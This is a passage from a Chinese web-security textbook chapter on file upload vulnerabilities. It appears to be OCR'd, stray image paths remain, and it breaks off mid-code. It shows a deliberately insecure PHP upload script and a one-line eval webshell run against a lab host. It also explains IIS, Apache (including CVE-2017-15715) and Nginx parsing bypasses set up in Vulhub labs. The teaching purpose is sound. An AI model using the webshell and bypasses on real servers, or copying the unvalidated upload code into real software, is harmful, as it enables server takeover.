第 3 章 文件上传漏洞

3.1 文件上传漏洞概述

文件上传漏洞是一种攻击者通过上传能够被 Web 服务器解析并执行的恶意文件(例如病毒、木马、配置文件等),进而利用这些恶意文件执行恶意代码、窃取数据或获取 Web 服务器系统权限的安全漏洞。

多数情况下,Web 应用程序都提供了文件上传功能,例如,论坛网站用户在个人资料页面上传头像,博客网站用户在编辑器中上传附件或文章等。如果 Web 应用程序实现文件上传功能时没有对用户上传文件的类型和内容进行严格的校验,就有可能导致文件上传漏洞,攻击者能够利用该漏洞上传恶意文件,从而造成以下危害。

(1) 如果 Web 应用程序允许上传可解析的脚本文件,攻击者可以在上传文件中写入恶意代码,从而导致远程代码执行漏洞。

(2) 如果 Web 应用程序允许上传可执行的木马或病毒文件,攻击者可以借助上传的木马或病毒实现远程命令执行,从而控制 Web 服务器。

(3) 如果 Web 应用程序允许上传 HTML 文件,攻击者可以在 HTML 页面中嵌入恶意代码,从而实现跨站脚本(XSS)攻击,这将导致存储型 XSS 漏洞(详见第 5 章)。

(4) 如果 Web 应用程序未限制上传文件的大小,攻击者可以上传大型文件消耗服务器资源,从而占用网络带宽,影响用户正常上传文件,这将导致拒绝服务攻击。

(5) 如果 Web 应用程序允许上传文件类型合法但文件内容包含恶意代码的文件,攻击者可以利用 Web 应用程序已存在的文件包含漏洞(详见第 4 章)包含该文件并执行其中的恶意代码,从而实现本地文件包含攻击。

多数情况下,攻击者利用文件上传漏洞的方式是上传 Webshell,要成功实施这一攻击,通常需要满足以下前提条件。

(1) Web 应用程序具备文件上传功能:攻击者需要通过文件上传功能上传文件,并确保该文件存储在 Web 服务器中。

(2) Web 服务器能够解析上传的文件且用户对文件具有可执行权限:如果 Web 应用程序采用 PHP 语言开发,攻击者上传的恶意文件必须能被 Web 服务器当作 PHP 文件解析。此外,Web 服务器用户需要对该文件具有可执行权限(通常系统管理员会为特定存储目录设置不可执行权限以提高安全性)。

(3) 知晓上传文件的存储路径:部分 Web 应用程序会对上传文件进行重命名或将其保存在特定目录中。因此,如果无法得知上传文件的存储路径,攻击者就无法访问上传文件,从而影响后续的攻击。

(4) 能够通过 Web 访问上传的文件:上传文件需能通过 Web 访问,这是利用 Webshell 实施进一步攻击的前提。

接下来通过 CentOS7 靶机演示文件上传漏洞，file_upload.php 的实现代码如下：

```
<!DOCTYPE html>
<html>
<head>
    <title>文件上传漏洞演示</title>
</head>
<body>
    <h3>文件上传漏洞演示</h3>
    <form action="" method="post" enctype="multipart/form-data">
        <input type="file" name="file_upload" id="file_upload">
        <input type="submit" value="上传文件" name="submit">
    </form>

    <?php
    if (isset($_POST["submit"])) {
        $target_dir = "uploads/";        //定义文件上传的目标目录
        $target_file = $target_dir . basename($_FILES["file_upload"]["name"]); //将目标
//目录与从文件路径中提取的文件名进行拼接,生成完整的目标文件路径

        //检查目标目录是否存在,不存在则创建
        if (!is_dir($target_dir)) {
            //0777 表示目录所有者、目录所有者所在的组和其他用户都拥有读取、写入、可执行权
            //限,前导 0 表示该数字为八进制
            mkdir($target_dir, 0777);    //在 Windows 系统中可以忽略权限参数
        }

        $upload_ok = 1;
        $file_type = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
                                        //获取文件扩展名并转换为小写

        echo "文件名: " . basename($_FILES["file_upload"]["name"]) . "<br />";
                                        //从文件路径中提取文件名并输出
        echo "文件类型为: " . $file_type . "<br />";

        //检查文件是否已存在
        if (file_exists($target_file)) {
            echo "抱歉,文件已存在<br />";
            $upload_ok = 0;
        }

        //检查文件大小
        if ($_FILES["file_upload"]["size"] > 500000 && $upload_ok) {
            echo "抱歉,文件太大<br />";
            $upload_ok = 0;
        }

        //检查 $upload_ok 是否为 0
        if ($upload_ok == 0) {
            echo "抱歉,文件未上传<br />";
        } else {
            //如果上述判断符合要求,尝试上传文件
            if (move_uploaded_file($_FILES["file_upload"]["tmp_name"], $target_file)) {
                //如果文件成功从临时目录移动到目标目录
                echo "上传成功<br />";
```

```
                echo "文件保存在: $target_file" . "<br />";
            } else {
                //如果文件上传过程中发生错误
                echo "抱歉,上传文件发生了错误";
            }
        }
    }
    ?>
</body>
</html>
```

上述示例代码主要检查上传文件是否已存在、文件大小是否符合要求，但未对上传文件的类型和内容进行严格过滤。使用 Chrome 浏览器访问“http://192.168.1.104/practice3/file_upload.php”，当上传文件扩展名为 png 的正常图片时，执行结果如图 3-1 所示。

图 3-1　上传正常图片的执行结果

页面显示文件上传成功，且文件的存储路径为“uploads/smile.png”，使用 Chrome 浏览器访问“http://192.168.1.104/practice3/uploads/smile.png”即可查看上传的图片。

然而，Web 应用程序未对上传文件采取严格的过滤措施，攻击者可以上传文件名为“shell.php”的 Webshell 文件，其文件内容如下：

```
<?php eval( $_GET["cmd"]);?>
```

上传 Webshell 文件的执行结果如图 3-2 所示，页面显示文件上传成功，且文件的存储路径为“uploads/shell.php”。

图 3-2　上传 Webshell 文件的执行结果

然后，使用 Chrome 浏览器访问“http://192.168.1.104/practice3/uploads/shell.php?cmd=system("whoami");”，成功执行 whoami 命令，执行结果如图 3-3 所示。

图 3-3　访问 Webshell 文件并成功执行 whoami 命令

至此，攻击者通过文件上传功能成功上传了 Webshell 文件，并实现了远程命令执行。由此可见，如果 Web 开发者在实现文件上传功能时未采取相应的防御措施，则可能导致文件上传漏洞。

3.2　Web 服务器解析漏洞

文件上传漏洞与 Web 服务器解析漏洞密切相关，主流的 Web 服务器曾普遍存在解析漏洞，例如 IIS 的目录解析漏洞、Apache 的未知扩展名解析漏洞和 Nginx 的空字节解析漏洞等。攻击者可以结合 Web 服务器解析漏洞和文件上传漏洞，将通过 Web 应用程序检查的“合法”文件解析为可执行的恶意文件。例如，攻击者通过文件上传漏洞上传包含恶意代码的图片，再利用 Web 服务器解析漏洞使图片被 Web 服务器解析为脚本文件，最终执行脚本文件中的恶意代码。

不同 Web 服务器在文件解析功能的实现上存在差异，因此所暴露的解析漏洞也各有不同。接下来，以 IIS、Apache 和 Nginx 为例，介绍它们各自具有代表性的解析漏洞。

▶ 3.2.1　IIS 解析漏洞

IIS(Internet Information Services)是微软提供的互联网信息服务，目前只适用于 Windows 系统，常与 ASP 语言搭配使用。

1. 目录解析漏洞

在 IIS5.x 和 IIS6.0 中，如果目录名以“.asp”结尾，则该目录中的所有文件都会被 IIS 当作 ASP 文件解析并执行。例如，路径“/1.asp/hack.jpg”中的 hack.jpg 本应被解析为图片资源，但由于该文件位于 1.asp 目录中，IIS 错误地将其作为 ASP 文件解析，从而导致 hack.jpg 中的 ASP 代码被执行，最终输出“目录解析漏洞”，如图 3-4 所示。注意：该漏洞只存在于较早版本的 IIS(IIS5.x 和 IIS6.0)中，而本书提供的 Windows 7 靶机无法安装 IIS5.x 或 IIS6.0，因此无

图 3-4　包含 ASP 代码的 hack.jpg 被 IIS 解析为 ASP 文件

法直接复现该漏洞。如需复现，请读者查阅相关资料，自行搭建该漏洞的复现环境，例如，在Windows Server 2003 系统中安装 IIS6.0。

以上目录解析漏洞的关键在于攻击者能否创建名称可控的目录，如果能够实现这一点，攻击者只需上传扩展名合法但包含恶意代码的文件，即可绕过 Web 应用程序对文件扩展名的检查，从而对 Web 服务器发起攻击。在早期 IIS 广泛用于网站建设的时期，攻击者通常利用网站提供的编辑器（例如 CKFinder、Fckeditor 等）创建自定义名称的目录，并结合编辑器中的文件上传功能进行攻击。

2. 分号解析漏洞

在 IIS5.x 和 IIS6.0 中，IIS 默认不解析文件名中“;”（分号）后面的内容，此时分号起到了截断的效果。例如，包含 ASP 代码的“1.asp;.jpg”会被 IIS 当作 ASP 文件解析，因为 IIS 并不会解析分号后的“.jpg”。最终输出“分号解析漏洞”，如图 3-5 所示。注意：该漏洞只存在于较早版本的 IIS（IIS5.x 和 IIS6.0）中，而本书提供的 Windows 7 靶机无法安装 IIS5.x 或 IIS6.0，因此无法直接复现该漏洞。如需复现，请读者查阅相关资料，自行搭建该漏洞的复现环境。



图 3-5　包含 ASP 代码的“1.asp;.jpg”会被 IIS 解析为 ASP 文件

除了扩展名“.asp”之外，IIS6.0 中默认被解析为 ASP 文件的扩展名还包括“.asa”“.cdx”和“.cer”，这四种扩展名均由 asp.dll 进行解析，如图 3-6 所示。

因此，在 IIS6.0 中，名称形如“*.asp”“*.asa”“*.cer”“*.cdx”的目录可能存在目录解析漏洞；而名称形如“*.asp;”“*.asa;”“*.cer;”“*.cdx;”的文件则可能存在分号解析漏洞。

▶ 3.2.2　Apache 解析漏洞

Apache 是一个开源的、跨平台的 Web 服务器，因其稳定性、安全性和良好的跨平台兼容性而被广泛使用，是最流行的 Web 服务器之一。Apache 支持导入简单的 API 以解析多种扩展名，例如，集成 Perl、Python 等解释器到 Web 服务器环境中。

1. 未知扩展名解析漏洞

当 Apache 处理具有多个扩展名的文件时，会按照从后往前的顺序进行解析，如果当前扩展名不可解析，Apache 将继续解析前一个扩展名，直至解析到合法扩展名为止。如果所有扩展名都无法解析，Apache 将根据 DefaultType 配置项指定的内容类型解析该文件。可以通过 mime.types 文件查看 Apache 默认可解析的扩展名，以 CentOS7 靶机为例，如图 3-7 所示，查看“/etc/mime.types”。对于文件名为“1.jpg.qwe.asd”的文件，Apache 首先尝试解析“.asd”扩展名，由于“.asd”是不可解析的扩展名，Apache 继续向前尝试解析“.qwe”扩展名，由于“.qwe”也是不可解析的扩展名，Apache 接着向前尝试解析“.jpg”扩展名，由于“.jpg”扩展名是能够被 Apache 解析的，故 Apache 最终以“.jpg”扩展名将“1.jpg.qwe.asd”解析为图片。



图 3-6 IIS6.0 中存在四种默认均由 asp.dll 解析的扩展名

```
audio/vorbis-config
image/cgm                                       cgm
image/fits                                      fits fit fts
image/g3fax
image/gif                                       gif
image/ief                                       ief
image/jp2                                       jp2 jpg2
image/jpeg                                      jpg jpeg jpe jfif
image/jpm                                       jpm jpgm
image/jpx                                       jpx jpf
image/ktx                                       ktx
image/naplps
image/png                                       png
image/prs.btif                                  btif btf
image/prs.pti                                   pti
image/pwg-raster
image/svg+xml                                   svg svgz
image/t38                                       t38
"/etc/mime.types" 1552L, 51787C                          1215,1        78%
```

图 3-7 可以通过 mime.types 文件查看 Apache 默认可解析的扩展名

在 Apache 中,一个文件可以同时具有多个扩展名,而不同的扩展名会触发不同的处理指令。Apache 的配置文件为 httpd.conf,示例配置如下:

```
AddType text/html .html
AddLanguage zh-CN .cn
```

- "AddType text/html.html":指定包含".html"扩展名的文件为 text/html 类型,Apache 将其作为 HTML 文档发送给用户浏览器。
- "AddLanguage zh-CN.cn":指定包含".cn"扩展名的文件的语言为简体中文,以提示

浏览器正确处理和显示中文字符。

考虑到 CentOS7 靶机中的 Apache 存在以下配置项：

```
AddHandler application/x-httpd-php .php
```

该配置项指示 Apache 将所有以“.php”为扩展名的文件交给 PHP 模块处理，从而执行其中的 PHP 代码。

使用 Chrome 浏览器访问“http://192.168.1.104/practice3/fileupload.php”，上传文件名为“phpinfo.php.qwe”的文件，其文件内容如下：

```
<?php phpinfo();?>
```

上传成功后，使用 Chrome 浏览器访问“http://192.168.1.104/practice3/uploads/phpinfo.php.qwe”。Apache 会依次识别“.qwe”与“.php”扩展名，由于“.qwe”是不可解析的扩展名，最终识别“.php”为有效扩展名，故“phpinfo.php.qwe”被解析为 PHP 文件，执行结果如图 3-8 所示。



图 3-8　“phpinfo.php.qwe”被解析为 PHP 文件

如果 Web 开发者使用黑名单策略校验上传文件的扩展名，攻击者只需上传一个扩展名既不在黑名单中又无法被 Apache 识别的文件，即可绕过文件上传限制。

是否存在未知扩展名解析漏洞不仅取决于 Apache 版本，还取决于 Apache 的具体配置。更准确地说，存在该漏洞的 Apache 一定是以 Module 模式结合 PHP 运行的，而使用 FastCGI 模式结合 PHP 运行的 Apache 则不会受到此漏洞的影响。

Module 模式是指将 PHP 作为 Apache 的一个模块直接嵌入服务器中运行，即通过 mod_php 模块实现；FastCGI 模式是指通过 FastCGI 协议，将 PHP 作为一个独立的进程运行。Apache 通过 FastCGI 接口与 PHP 进程通信，不直接处理 PHP 代码，而是将请求转发给 PHP 进程处理。

2. Apache HTTPD 换行解析漏洞（CVE-2017-15715）

Apache HTTPD 是一款广泛使用的 HTTP 服务器软件，通过 Module 模式解析 PHP 文件。Apache HTTPD 换行解析漏洞通常源于配置不当，示例配置如下：

```
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>
```

- “<FilesMatch \.php$>”：这是一个用于匹配文件名的指令块，使用正则表达式匹配以“.php”结尾的文件名。

- “SetHandler application/x-httpd-php”：该指令指示 Apache 使用 application/x-httpd-php 处理器处理匹配的文件，将其解析为 PHP 文件。

正则表达式“\.php $”的含义是匹配以“.php”结尾的文件名。由于 Apache 使用的是 PCRE 正则表达式库，其中“$”不仅能够匹配字符串的末尾，还能够匹配以换行符结尾的字符串。例如，文件名为“phpinfo.php\n”的文件会被正则表达式“\.php $”匹配，从而被解析为 PHP 文件。

下面采用 Vulhub 快速搭建 Apache HTTPD 换行解析漏洞的环境（关于 Vulhub 的介绍和安装，请参考《Web 安全基础》4.4.5 节；关于 docker compose 相关命令的介绍，请参考《Web 安全基础》3.8.3 节），使用 CentOS7 靶机执行以下命令：

```
cd /root/vulhub/httpd/CVE-2017-15715
docker compose build    //根据 docker-compose.yml 文件中的配置为每个容器构建相应的 Docker 镜像
docker compose up -d    //启动并运行 docker-compose.yml 文件中定义的所有容器，且在后台运行这
                        //些容器
```

成功执行以上命令后，可通过“http://192.168.1.104:8080/”进行访问。该漏洞环境处理文件上传的关键代码如下：

```
<?php
if (isset( $_FILES['file'])) {
     $name = basename( $_POST['name']);                    //从文件路径中提取文件名
     $ext = pathinfo( $name, PATHINFO_EXTENSION);          //获取文件扩展名
     //黑名单
     if (in_array( $ext, ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'])) {
          exit('bad file');                                //输出 bad file 并终止执行
     }
     move_uploaded_file( $_FILES['file']['tmp_name'], './' . $name);
} else {
}
?>
```

在上述示例代码中，Web 应用程序通过黑名单过滤不允许的文件类型，如果上传文件的扩展名在黑名单中，Web 应用程序将输出“bad file”并终止执行，如图 3-9 所示。



图 3-9　如果上传文件的扩展名在黑名单中，Web 应用程序将输出“bad file”并终止执行

下面演示如何利用 Apache HTTPD 换行解析漏洞上传 PHP 文件。首先准备一个文件名为“phpinfo.php”的文件，其文件内容如下：

```
<?php phpinfo();?>
```

在上传页面中选择要上传的“phpinfo.php”文件，并填写文件名为“evil.php”，如图 3-10 所示。

上传文件的同时使用 Burp Suite 拦截请求数据包，如图 3-11 所示。



图 3-10　在上传页面中选择要上传的文件并填写文件名



图 3-11　上传文件的同时使用 Burp Suite 拦截请求数据包

在 Burp Suite 中，单击 Hex 选项卡查看该请求数据包的十六进制形式，找到文件名“evil.php”，在其后的 1 字节处（此处为“0d”，表示回车符）右击并选择 Insert byte，插入“0A”（表示换行符）字节，如图 3-12 所示。

成功插入“0A”字节后，请求数据包内容如图 3-13 所示，通过上述操作即可将文件名“evil.php”修改为以换行符结尾的“evil.php\n”，最后发送此请求数据包。注意：在图 3-10 的文本框中无法直接输入以换行符结尾的“evil.php\n”，需要通过拦截并修改请求数据包的方式插入换行符。

使用 Chrome 浏览器访问“http://192.168.1.104:8080/evil.php%0a”，该文件成功被解析为 PHP 文件，执行结果如图 3-14 所示。注意：该文件的扩展名并非“.php”，而是以换行符结尾的“.php%0a”。

Apache HTTPD 换行解析漏洞只存在于 Apache2.4.0 至 2.4.29 的版本中，自 Apache2.4.30 版本开始被修复。



图 3-12　插入“0A”字节



图 3-13　请求数据包内容



图 3-14　访问执行结果

▶ 3.2.3　Nginx 解析漏洞

Nginx 是一款高性能、轻量级的开源 Web 服务器和反向代理服务器，其以出色的性能和资源利用效率而著称。Nginx 采用事件驱动的异步处理模型，适用于高并发环境。Nginx 还支持反向代理、负载均衡等功能，被广泛应用于高流量、高可用性的网络应用中。

PHP-CGI(Common Gateway Interface，通用网关接口)是一种在 Web 服务器与 PHP 解释器之间通信的接口，它允许 Web 服务器将 HTTP 请求传递给 PHP 解释器处理，然后将处理结果返回给 Web 服务器，最终由 Web 服务器发送给客户端。PHP-CGI 允许 Web 服务器动态地执行 PHP 脚本，从而实现动态网页的生成和交互。

在低版本的 Nginx 中，存在由 PHP-CGI 导致的 Nginx 解析漏洞。当访问“http://127.0.0.1/hack.gif/x.php”时，Nginx 会解析路径“/hack.gif/x.php”，识别到所访问的文件扩展名为“.php”，于是将请求交给 PHP-CGI 处理。PHP-CGI 会获取一个全路径，例如“/var/www/html/hack.gif/x.php”，由于 x.php 文件不存在，PHP-CGI 无法找到该文件，又由于 cgi.fix_pathinfo 配置项默认开启，PHP-CGI 会不断向前查找存在的文件，最终发现“/var/www/html/hack.gif”是存在的，于是将其作为 PHP 文件进行解析和执行。

下面采用 Vulhub 快速搭建 Nginx 解析漏洞的环境，使用 CentOS7 靶机执行以下命令：

```
cd /root/vulhub/nginx/nginx_parsing_vulnerability
vim docker-compose.yml    //使用 Vim 编辑器打开 docker-compose.yml 文件
```

为避免端口冲突，将 docker-compose.yml 配置文件第 11 行的端口映射从“- "80:80"”改为“- "8080:80"”，如图 3-15 所示。

在 docker-compose.yml 文件中，端口映射(ports)的配置格式为：

```
ports:
  - "<宿主机端口>:<容器端口>"
```

表示将宿主机的指定端口映射到容器的指定端口，修改后的配置表示将宿主机的 8080 端口映射到容器的 80 端口。

然后执行以下命令启动 Docker 容器：

```
version: '2'
services:
 nginx:
   image: nginx:1
   volumes:
    - ./www:/usr/share/nginx/html
    - ./nginx/default.conf:/etc/nginx/conf.d/default.conf
   depends_on:
    - php
   ports:
    - "8080:80"
    - "443:443"
 php:
   image: php:fpm
   command: /bin/sh /var/www/start.sh
   volumes:
    - ./start.sh:/var/www/start.sh
    - ./www:/var/www/html
    - ./php-fpm/www-2.conf:/usr/local/etc/php-fpm.d/www-2.conf
~
~
```

图 3-15　更改 docker-compose. yml 配置文件

```
docker compose up -d //启动并运行 docker-compose.yml 文件中定义的所有容器,且在后台运行这些
                     //容器
```

成功执行以上命令后,可通过“http://192.168.1.104:8080/”访问漏洞环境,如图 3-16 所示。



图 3-16　可通过“http://192.168.1.104:8080/”访问漏洞环境

该漏洞环境处理文件上传的关键代码如下:

```
<?php
//通过校验文件头的方式检查用户上传的文件是否为有效的图片文件
if (!getimagesize( $_FILES['file_upload']['tmp_name'])) {
    die('Please ensure you are uploading an image.');
}

//检查文件的 MIME 类型是否以"image/"开头(不区分大小写)
if (stripos( $_FILES['file_upload']['type'], 'image/') !== 0) {
    die('Unsupported filetype uploaded.');
}

//获取文件扩展名
$ext = pathinfo( $_FILES['file_upload']['name'], PATHINFO_EXTENSION);

//白名单
